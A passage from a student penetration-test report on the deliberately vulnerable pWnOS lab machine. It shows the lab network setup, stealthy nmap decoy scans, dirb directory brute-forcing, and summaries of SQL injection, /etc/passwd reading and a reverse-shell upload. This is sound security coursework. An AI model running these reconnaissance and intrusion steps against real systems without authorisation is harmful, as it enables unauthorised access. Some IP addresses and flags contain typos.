

Student ID: 4100263

School of Engineering BSc in Computer Science

Module: Cyber Security

Table of Contents

1. Introduction	3
1.1 Objective and Scope	3
2. Summary and Recommendations.....	4
3. Methodology	7
4. Network Design and Topology	8
5. Information Gathering.....	11
6. Scanning and Mapping.....	16
Observations and Implications	17
7. Enumeration	21
8. Gaining Access.....	25
9. Conclusion	35
10. References.....	36

Table of Figures

Figure 1 (configuring terminal).....	8
Figure 2 (setting up DHCP)	8
Figure 3 (Overall Network setup)	9
Figure 4 (switch information).....	10
Figure 5 (kali Ip address)	11
Figure 6 (ping test for router)	11
Figure 7 (identifying target machine)	12
Figure 8 (pinging and testing target)	12
Figure 9 (result from -sS).....	13

Figure 10 (infomation gathering from target).....	14
Figure 11 (home page)	16
Figure 12 (registration link).....	17
Figure 13 (dirb discovery).....	19
Figure 14 (phpMyAdmin home page).....	22
Figure 15 (changelog page)	23
Figure 16 (configuration page)	24
Figure 17 (SQL injection).....	25
Figure 18 (result of injection).....	26
Figure 19 (sqlmap vulnerabilitiy).....	27
Figure 20 (sqlmap email-vulnerability)	28
Figure 21 (result after sqlmap)	29
Figure 22 (tabular user presentation)	29
Figure 23 (dictionary attack).....	29
Figure 24 (password crack)	30
Figure 25(extracting /etc/passwd)	30
Figure 26 (extracted file)	30
Figure 27 (etc/passwd content).....	31
Figure 28 (creating and update file)	32
Figure 29 (pentestmonkey script)	32
Figure 30 (mysqli_connect).....	33
Figure 31 (password found!).....	34
Figure 32 (Testinig password).....	35

List of Tables

Table 1 (devices and their mac addresses).....	10
Table 2 (discovering the network)	12
Table 3 (initial discovering from scanning).....	13
Table 4 (detailed information)	13
Table 5 (Details of Target)	14
Table 6 (exploring pages)	18
Table 7 (sqlmap discovery)	26
Table 8 (extrating /etc/passwd)	30
Table 9 (uploading reverse-script)	33

1. Introduction

The dynamic nature of cybersecurity necessitates ongoing awareness and proactive strategies to protect digital systems from emerging vulnerabilities and threats.

Penetration testing, also known as **ethical hacking**, plays a crucial role in this effort by providing institutions with valuable insights into the strength and defenses of their security measures. By simulating real-world cyber-attacks, penetration testing evaluates the resilience of a system's defenses, identifying potential weaknesses before malicious actors can exploit them.

1.1 Objective and Scope

There will be a network topology with different machines in it. This report details a penetration test conducted on the target system in the network called **pWnOS**, with the primary goal of assessing its security posture. The test aims to:

- Identify security weaknesses through simulated attacks.
- Exploit vulnerabilities to demonstrate potential risks.
- Provide actionable remediation strategies.

The scenario assumes an **internal user compromise**, mimicking how attackers might infiltrate a system. The ultimate objective is exploiting my assigned target machine (pWnOS) and provide proof of exploration.

2. Summary and Recommendations

2.1 Summary

The penetration testing process revealed several critical vulnerabilities within the **pWnOS** environment, exposing potential security risks. These issues spanned from weak authentication mechanisms to out-of-date software, both of which create loopholes for unauthorized privilege and system threat.

One predominant and concerning finding was the **lack of strong user access controls and weak authentication/password policies**, which posed a significant security risk. The Web interface, in particular, was not adequately protected by strong authentication methods or **Multi-Factor Authentication (MFA)**, making it vulnerable to unauthorized access. It recommended users use only letters, numbers and the underscore, and must be between 4 and 20 characters long. However, there was nothing enforcing these constraints as password such as “**test**” and “**kali**” were accepted during the pen testing. This highlights the need for **robust privilege/access control measures**, including MFA and strict password management practices, to enhance security.

Additionally, the presence of **exploitable vulnerabilities like SQL injection** in outdated system services, particularly on the **phpMyAdmin running MySQL** exposed sensitive files such as **mysqli_connect.php** containing root credentials. These loopholes could be leveraged by attackers to gain access to sensitive data or compromise the system's integrity.

Another critical issue was the **absence of persistent security patches and updates**, which significantly weakened **pWnOS's** security posture. Failing to promptly deal with known vulnerabilities in a timely manner increases the risk of systems being successfully compromised by attackers, making the system more susceptible to threats.

2.2 Recommendations

To enhance the overall security posture of pWnOS, the following measures are strongly recommended based on the findings throughout this assessment:

1. Enforce Consistent Patch Management

Regular updates should be applied to all system components, including the web server, PHP, MySQL, and related services. During this engagement, the web server on port 80 was found running without encryption (HTTP), which transmits data in plain text. This poses a risk of credential interception and other forms of data leakage.

Recommendation: Migrate from HTTP to HTTPS by implementing TLS certificates and enforce encrypted communications for all web traffic.

2. Sanitize and Validate User Inputs (Mitigate SQL Injection)

The system was found vulnerable to SQL Injection via the login interface (**login.php**). The **email** parameter was manipulable, allowing database extraction and access to sensitive files such as **/etc/passwd**.

Recommendation: Employ prepared statements with bound parameters instead of embedding raw user input into SQL queries (Anon., 2022). Use input validation libraries and deploy a web application firewall (WAF) to detect and prevent injection attempts.

3. Restrict Local File Access and Prevent Arbitrary File Reads

The system allowed file system traversal and reading of critical files through SQL injection. This implies that the database user had unnecessary privileges.

Recommendation: Enforce the principle of least privilege (PoLP) on the database and web server users. Disable or restrict access to system files and directories from the application layer. Monitor file access events and audit logs regularly.

4. Remove Sensitive Files from Web Root

A configuration file named **mysqli_connect.php** was discovered, containing plaintext database root credentials. Storing sensitive configuration files within the web-accessible directory structure creates a critical risk of unauthorized access.

Recommendation: Relocate configuration files outside the web root directory and apply restrictive file permissions (e.g., **chmod 600**). Implement web server rules to prevent access to sensitive file types, such as **.php** or **.conf**, unless explicitly needed.

5. Secure Against Reverse Shell Exploits

The tester (I will refer to myself as Tester) was able to upload and execute a reverse shell using a PHP-based script from the publicly available **pentestmonkey** repository. This occurred due to insufficient file validation and unrestricted execution privileges.

Recommendation: Restrict file uploads, enforce MIME-type validation, and scan uploaded files for malware or backdoors. Disable PHP execution in upload directories and monitor for unexpected file creations or modifications.

6. Strengthen Authentication Mechanisms

The use of weak credentials such as **root@ISintS** for the root account was discovered. Furthermore, there were no account lockout policies or multi-factor authentication (MFA) mechanisms in place.

Recommendation: Implement a strong password policy requiring at least 12 characters, with a mix of uppercase, lowercase, digits, and special characters. Introduce MFA for administrative and user accounts. Enable account lockouts after a predefined number of failed attempts.

7. Enhance User Security Awareness

Human factors remain a common vulnerability in many systems. During testing, behaviors that could contribute to risk were noted, such as potential persistence through unattended sessions.

Recommendation: Provide regular security awareness training covering topics like phishing, session hygiene, secure remote access, and workstation security. Encourage users to log out of all remote sessions and shut down systems when not in use.

3. Methodology

There are several recognized **penetration testing methodologies**, each providing structured guidelines for conducting security assessments. According to IBM author Finn Teaganne (2024), the five most widely used methodologies include:

1. **Open-Source Security Testing Methodology Manual (OSSTMM)**
2. **Information System Security Assessment Framework (OISSG)**
3. **Open Web Application Security Project (OWASP)**
4. **National Institute of Standards and Technology (NIST)**
5. **Penetration Testing Execution Standard (PTES)**

For this penetration test, the **OSSTMM methodology** was selected due to its **scientific approach** and adaptability. This methodology provides well-structured, accessible guidelines for testers, ensuring a thorough and systematic assessment.

The specific approach followed in this assessment includes:

1. **Information Gathering** – Collecting details about the target system to identify potential entry points.
2. **Scanning and Mapping** – Analyzing the network structure and identifying active hosts.
3. **Enumeration** – Extracting information about services, users, and configurations.
4. **Gaining Access** – Exploiting vulnerabilities to penetrate the system.

This structured methodology ensures a comprehensive evaluation of **pWnOS's** security weaknesses, helping to identify and mitigate risks effectively.

4. Network Design and Topology

The network environment was established within the Apporto virtual lab platform, adhering to the specified architecture outlined in the setup guide. The topology consisted of a Windows VM, a Kali Linux machine, a Switch, a Cisco 7200 series router, and a pWnOS vulnerable system — a common setup in penetration testing labs designed to simulate real-world attack and defense scenarios.

The Cisco 7200 router was configured to serve as the DHCP (Dynamic Host Configuration Protocol) server, dynamically assigning IP addresses to connected hosts within the 172.16.4.0/24 subnet as seen below:

Configuring Terminal and setting up the interface of the router

```
R1#enable
R1#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.

R1(config-if)#interface FastEthernet0/0
R1(config-if)#ip address 172.14.4.1 255.255.255.0
R1(config-if)#no shutdown
R1(config-if)#do write memory
Building configuration...
[OK]
```

Figure 1 (configuring terminal)

Configuring the DHCP on the router

```
R1(config)#ip dhcp pool PEN_TEST_LAB
R1(dhcp-config)#network 172.16.4.0 255.255.255.0
R1(dhcp-config)#default-router 172.16.4.1
R1(dhcp-config)#dns-server 174.16.4.1
R1(dhcp-config)#ip dhcp excluded-address 172.16.4.1
```

Figure 2 (setting up DHCP)

This setup not only ensures centralized IP address management but also mirrors enterprise-grade infrastructure often targeted in reconnaissance and exploitation phases of penetration testing.

By integrating both offensive (Kali Linux) and defensive or vulnerable (Windows and pWnOS) systems within a controlled virtual network, the environment provides a robust framework for practicing key cybersecurity techniques. These include network scanning, enumeration, vulnerability analysis, and exploitation, all of which are fundamental components in ethical hacking methodologies such as those outlined by the **OSSTMM** methodology explained above.

Final network design and set up




Figure 3 (Overall Network setup)

Switch information:

Ethernet switch Switch1 is always-on
Running on server mln-lsbu10-app075.apporto.com with port 3080
Local ID is 33 and server ID is 42dd34e3-36a8-4d69-81a2-43f5b3a8b65b
Console is on port 5005 and type is none
Port Ethernet0 is in access mode, with VLAN ID 1,
connected to Metasploitable2-1 on port eth0
Port Ethernet1 is in access mode, with VLAN ID 1,
connected to Windows10-1 on port NIC1
Port Ethernet2 is in access mode, with VLAN ID 1,
connected to R1 on port FastEthernet0/0
Port Ethernet3 is in access mode, with VLAN ID 1,
connected to KaliLinux-1 on port eth3
Port Ethernet4 is in access mode, with VLAN ID 1,
connected to pWnOS-v2-1 on port eth0

Figure 4 (switch information)

Table 1 (devices and their mac addresses)

All Devices in the network and their mac addresses	
Windows	0c:8e:c2:06:00:00
pWnOS	0c:1a:1a:87:00:00
Metasploitable	0c:fc:57:b2:00:00

5. Information Gathering

With the network topology done, the tester set up the kali machine to be used as the attacking VM, by creating and configuring the user as **badredina63**. The first thing the tester did was verify if the router and network is set up properly and actively running. To do this, the IP of the target machine (kali) was checked with the command **ifconfig**, and it showed **172.16.4.4** as expected because from the network diagram, it was configured on **eth3** to the switch.

Verify on kali

```
TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 172.16.4.4  netmask 255.255.255.0  broadcast 172.16.4.255
    inet6 fe80::e2c:26ff:fee8:3  prefixlen 64  scopeid 0x20<link>
    ether 0c:2c:26:e8:00:03  txqueuelen 1000  (Ethernet)
    RX packets 93  bytes 13006 (12.7 KiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 28  bytes 4555 (4.4 KiB)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 5 (kali Ip address)

Now, to test if the DHCP server is up, a ping was used which successfully received messages from the router. This successful communication suggests that the DHCP server component on the router is likely up and functioning as expected. While ping does not directly test DHCP functionality, the positive response confirms that the router is online, which is a good preliminary indication before performing more specific DHCP tests.

Responses from the server:

```
(badredina63@kali)-[~]
$ ping 172.16.4.1
PING 172.16.4.1 (172.16.4.1) 56(84) bytes of data.
 64 bytes from 172.16.4.1: icmp_seq=1 ttl=255 time=3.93 ms
 64 bytes from 172.16.4.1: icmp_seq=2 ttl=255 time=9.83 ms
 64 bytes from 172.16.4.1: icmp_seq=3 ttl=255 time=4.49 ms
 64 bytes from 172.16.4.1: icmp_seq=4 ttl=255 time=10.1 ms
```


Figure 6 (ping test for router)

With the preliminary verification above confirmed, it is time to discover the machines in the network to find the target. The command below was used to achieve this:

Table 2 (discovering the network)

```
sudo netdiscover -r 172.16.4.0/24
```

The **netdiscover** command requires superuser (**sudo**) permissions to grant privilege to network associated information that normal users are not permitted to. “**netdiscover**” is a CLI (Command Line Utility) that comes with kali to discover all devices on the network. The -r flag details the range of IP addresses configured on the network (172.16.4.0/24). The figure below shows the result after executing the command above:




The screenshot shows the netdiscover output in a terminal window. At the top, it says 'Currently scanning: Finished!' and 'Screen View: Unique Hosts'. Below that, it says '4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240'. Then, there is a table with the following columns: IP, At MAC Address, Count, Len, MAC Vendor / Hostname. The table contains four rows of data, with the second row (172.16.4.3) highlighted in red.

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
172.16.4.2	0c:fc:57:b2:00:00	1	60	Unknown vendor
172.16.4.3	0c:1a:1a:87:00:00	1	60	Unknown vendor
172.16.4.1	c2:01:2d:41:00:00	1	60	Unknown vendor
172.16.4.5	0c:8e:c2:06:00:00	1	60	Unknown vendor

Figure 7 (identifying target machine)

After the tabular list from the result, the reporter identified the target as the machine with MAC address as **0c:1a:1a:87:00:00** and IP address as **172.16.4.3**. To verify if this is reachable, a **ping** was done which confirmed it is up as seen below:



The screenshot shows a terminal window with the prompt '(baredina63@kali) - [/home/kali]'. The user has entered the command 'ping 172.16.4.3'. The output shows 'PING 172.16.4.3 (172.16.4.3) 56(84) bytes of data.' followed by five lines of ping results, each showing '64 bytes from 172.16.4.3: icmp_seq=X ttl=64 time=X.XX ms'.

```
(baredina63@kali) - [/home/kali]
$ ping 172.16.4.3
PING 172.16.4.3 (172.16.4.3) 56(84) bytes of data.
64 bytes from 172.16.4.3: icmp_seq=1 ttl=64 time=3.31 ms
64 bytes from 172.16.4.3: icmp_seq=2 ttl=64 time=1.00 ms
64 bytes from 172.16.4.3: icmp_seq=3 ttl=64 time=0.933 ms
64 bytes from 172.16.4.3: icmp_seq=4 ttl=64 time=0.693 ms
64 bytes from 172.16.4.3: icmp_seq=5 ttl=64 time=0.909 ms
```

Figure 8 (pinging and testing target)

With this discovery, the next step was to collect information about the target machine. The aim is to remain unknown and stealth in collection the information about the device on the network so as to reduce any traces and suspicions on the firewalls. To achieve this, **nmap** command was used with the flag “-sS”, which ensures low profile and stealthiness.

Table 3 (initial discovering from scanning)

```
sudo nmap -ss 172.16.4.3
```

The command shows opened ports running on the target VM.




Figure 9 (result from -sS)

Nonetheless, collecting information about opened and running ports is not enough, more information such as ssh-host key information, authentication level and operation system is needed about the target. To achieve this, the -A flag is used in combination with nmap. To additionally achieve non-suspicious and quietness in the network, 20 random IP addresses were spawned which will act as a decoy, making it much harder to reveal the actual IP address collecting the information. The command **-D RND:20** was used to achieve this.

Table 4 (detailed information)

```
sudo nmap -A -D -RND:20 172.16.4.3
```

The result of this is presented below:

```
(baredina63@kali)-[/home/kali]
$ sudo nmap -A -D RND:20 172.16.4.3
Starting Nmap 7.92 ( https://nmap.org ) at 2025-04-12 08:56 EDT
Nmap scan report for 172.16.4.3
Host is up (0.011s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.8p1 Debian 1ubuntu3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   1024 85:d3:2b:01:09:42:7b:20:4e:30:03:6d:d1:8f:95:ff (DSA)
|   2048 30:7a:31:9a:1b:b8:17:e7:15:df:89:92:0e:cd:58:28 (RSA)
|_  256 10:12:64:4b:7d:ff:6a:87:37:26:38:b1:44:9f:cf:5e (ECDSA)
80/tcp    open  http     Apache httpd 2.2.17 ((Ubuntu))
|_ http-cookie-flags:
|   /:
|_   PHPSESSID:
|_   httponly flag not set
|_ http-title: Welcome to this Site!
|_ http-server-header: Apache/2.2.17 (Ubuntu)
MAC Address: 0C:1A:1A:87:00:00 (Unknown)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.32 - 2.6.39
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   11.09 ms 172.16.4.3

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.87 seconds
Segmentation fault
```

Figure 10 (infomation gathering from target)

The table below is a summary of the target machine:

Table 5 (Details of Target)

Target VM Details : pWnOS	
IP Address	172.16.4.3

Operating System	Linux 2.6.x (kernel 2.6.32 – 2.6.39), Ubuntu Linux
Host status	Host is up (0.011s latency)
Traceroute	1 hop, 11.09 ms to 172.16.4.3
Opened Ports	22 (SSH), 80 (HTTP)
Ssh-host key info:	<ol style="list-style-type: none">1. DSA: 85:d3:2b:01:09:42:7b:20:4e:30:03:6d:d1:8f:95:ff2. RSA: 30:7a:31:98:17:e7:15:df:89:92:0e:cd:58:283. ECDSA: 10:12:64:4b:7d:ff:6a:87:37:26:38:b1:44:9f:cf:5e

6. Scanning and Mapping

During the information gathering phase, a full TCP scan was executed using Nmap to identify open ports and services running on the target system. The scan revealed the following:

- **Port 80/tcp** – Open
 - **Service:** HTTP
 - **Web Server:** Apache HTTPD 2.2.17
 - **Operating System:** Linux (Debian-based as suggested by the Apache version and headers)
- **Port 22** (ssh).

Initial Web Interface Exploration – Port 80 scan

The presence of an open port 80 indicates that an HTTP server is active. Since HTTP is associated with web services, the tester used Kali's inbuilt Firefox web browser to scan and gather additional information.

The homepage of the web server displayed the message "**Welcome to my IsIntS Internal Website, If you have any questions email me at admin@isints.com!**" as shown in the figure below.




Figure 11 (home page)

The email **admin@isints.com** on the homepage instantly looked suspicious as it indicates the admin email and if I discover the password for that email, I will have admin privileges

when I login.

On the far-right side of the homepage displayed buttons for” Home, Register, and Login”. These suggested the port 80 is running a user login portal for a web application or service and involves user account management.

The tester navigated to the login page, entered the email address as **admin@isints.com** and tried some common passwords like *admin*, *root*, *password123*, *admin123*, and more but none of them worked.

The tester then tried to register an account using the credentials: email: redin@yahoo.com” and password as “kali”. After clicking the register button, the page below was shown:




Figure 12 (registration link)

The tester checked the email used to register but noticed there was no link in it to activate the account. It was then discovered that the activation link had the following key findings:

- The activation URL comprised two GET parameters:
 - x: The email address (URL-encoded)
 - y: A hash or token value, possibly used to validate the account

Observations and Implications

1. Static or Predictable Token Format:

The structure of the token (y) appears consistent across different registrations, and it is likely derived using a hash function. This indicates the possibility of:

- a. **Token prediction or forgery**, especially if a weak hashing algorithm like MD5 is in use.

- b. A **lack of proper salting** or use of easily guessable salts (e.g., email + static string).

2. **No Email Verification in Practice:**

The application directly shows the activation link after registration, bypassing the need to access an actual email inbox. This opens the application to **automated account creation** and **spam attacks**.

Furthermore, after noticing that there were pages like **register.php**, **index1.php**, and **login.php**, the tester realised there might be other existing pages within the website and could be scanned and accessed. To explore these pages, the command shown in Table 5 was executed.

Table 6 (exploring pages)

dirb http://172.16.4.3

Dirb is a web content enumeration and discovery tool that conducts directory brute-forcing to identify hidden directories and files on a web server (Ghasadiya, 2024). The outcome of this process is shown below.

```
(baredina63@kali)-[/home/kali]
$ dirb http://172.16.4.3

DIRB v2.22
By The Dark Raver

START_TIME: Sun Apr 13 08:08:50 2025
URL_BASE: http://172.16.4.3/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

--- Scanning URL: http://172.16.4.3/ ---
+ http://172.16.4.3/cgi-bin/ (CODE:403|SIZE:291)
=> DIRECTORY: http://172.16.4.3/dav/
+ http://172.16.4.3/index (CODE:200|SIZE:891)
+ http://172.16.4.3/index.php (CODE:200|SIZE:891)
+ http://172.16.4.3/phpinfo (CODE:200|SIZE:48032)
+ http://172.16.4.3/phpinfo.php (CODE:200|SIZE:48044)
=> DIRECTORY: http://172.16.4.3/phpMyAdmin/
+ http://172.16.4.3/server-status (CODE:403|SIZE:296)
=> DIRECTORY: http://172.16.4.3/test/
=> DIRECTORY: http://172.16.4.3/twiki/

--- Entering directory: http://172.16.4.3/dav/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://172.16.4.3/phpMyAdmin/ ---
+ http://172.16.4.3/phpMyAdmin/calendar (CODE:200|SIZE:4145)
+ http://172.16.4.3/phpMyAdmin/changeLog (CODE:200|SIZE:74593)
+ http://172.16.4.3/phpMyAdmin/ChangeLog (CODE:200|SIZE:40540)
=> DIRECTORY: http://172.16.4.3/phpMyAdmin/contrib/
+ http://172.16.4.3/phpMyAdmin/docs (CODE:200|SIZE:4583)
+ http://172.16.4.3/phpMyAdmin/error (CODE:200|SIZE:1063)
+ http://172.16.4.3/phpMyAdmin/export (CODE:200|SIZE:4145)
```

Figure 13 (dirb discovery)

These discoveries are vital because revealing the presence of a **phpMyAdmin** installation (<http://172.16.4.3/phpMyAdmin/>) is a critical finding, as **phpMyAdmin** is a widely used web-based database administration tool for MySQL and MariaDB. If improperly secured, it can serve as a high-value target for exploitation.

The important pages discovered by performing the DIRB scan will be dealt with in detail under the enumeration section of the report.

Port 22 scan

Port **22** is running the **Secure Shell (SSH) protocol**, a critical service commonly used for **secure remote administration** of networked systems. This suggests that the user may have **remotely accessed their organization's internal systems** to perform administrative tasks, such as **system configuration, troubleshooting, or software management**. Additionally, SSH is often leveraged for **secure file transfers (SFTP/SCP)**, **remote**

command execution, and even tunnelling other services like printer or fax sharing across networks.

For a penetration tester, the presence of an **open SSH service (port 22)** presents a **valuable attack surface**, as improperly secured SSH servers can be exploited to **gain unauthorized access, escalate privileges, or pivot deeper into the network**. Common attack vectors include:

- **Brute-force attacks** against weak passwords.
- **Exploiting outdated SSH versions** with known vulnerabilities.
- **Abusing misconfigured key-based authentication** (e.g., weak or exposed private keys).

If the tester can **compromise SSH credentials** (via phishing, leaks, or brute-forcing), they may gain **direct shell access** to the system, allowing **lateral movement, data exfiltration, or persistent backdoor installation**. Therefore, securing SSH with **strong passwords, key-based auth, fail2ban, and firewall restrictions** is essential for mitigating these risks.

7. Enumeration

At this stage, the testing requires proactively querying systems and services on the target to collect information, including shared resources, user accounts, file systems, and configurations, following the scanning and mapping process.

During the mapping and scanning phase, it was identified that there are paths like **phpMyAdmin.php** that can be explored.

Directory Enumeration

The scanning stage using DIRB exposed several accessible endpoints such as, ***phpMyAdmin/changelog***, ***phpMyAdmin/config***, ***phpMyAdmin/import***, ***phpMyAdmin/export***, and more. The tester checked all these endpoints for clues and the results are:

A. phpMyAdmin Dashboard (/phpMyAdmin/index.php)

- **Status Code:** 200 OK
- **Significance:**
 - The main login page for phpMyAdmin.

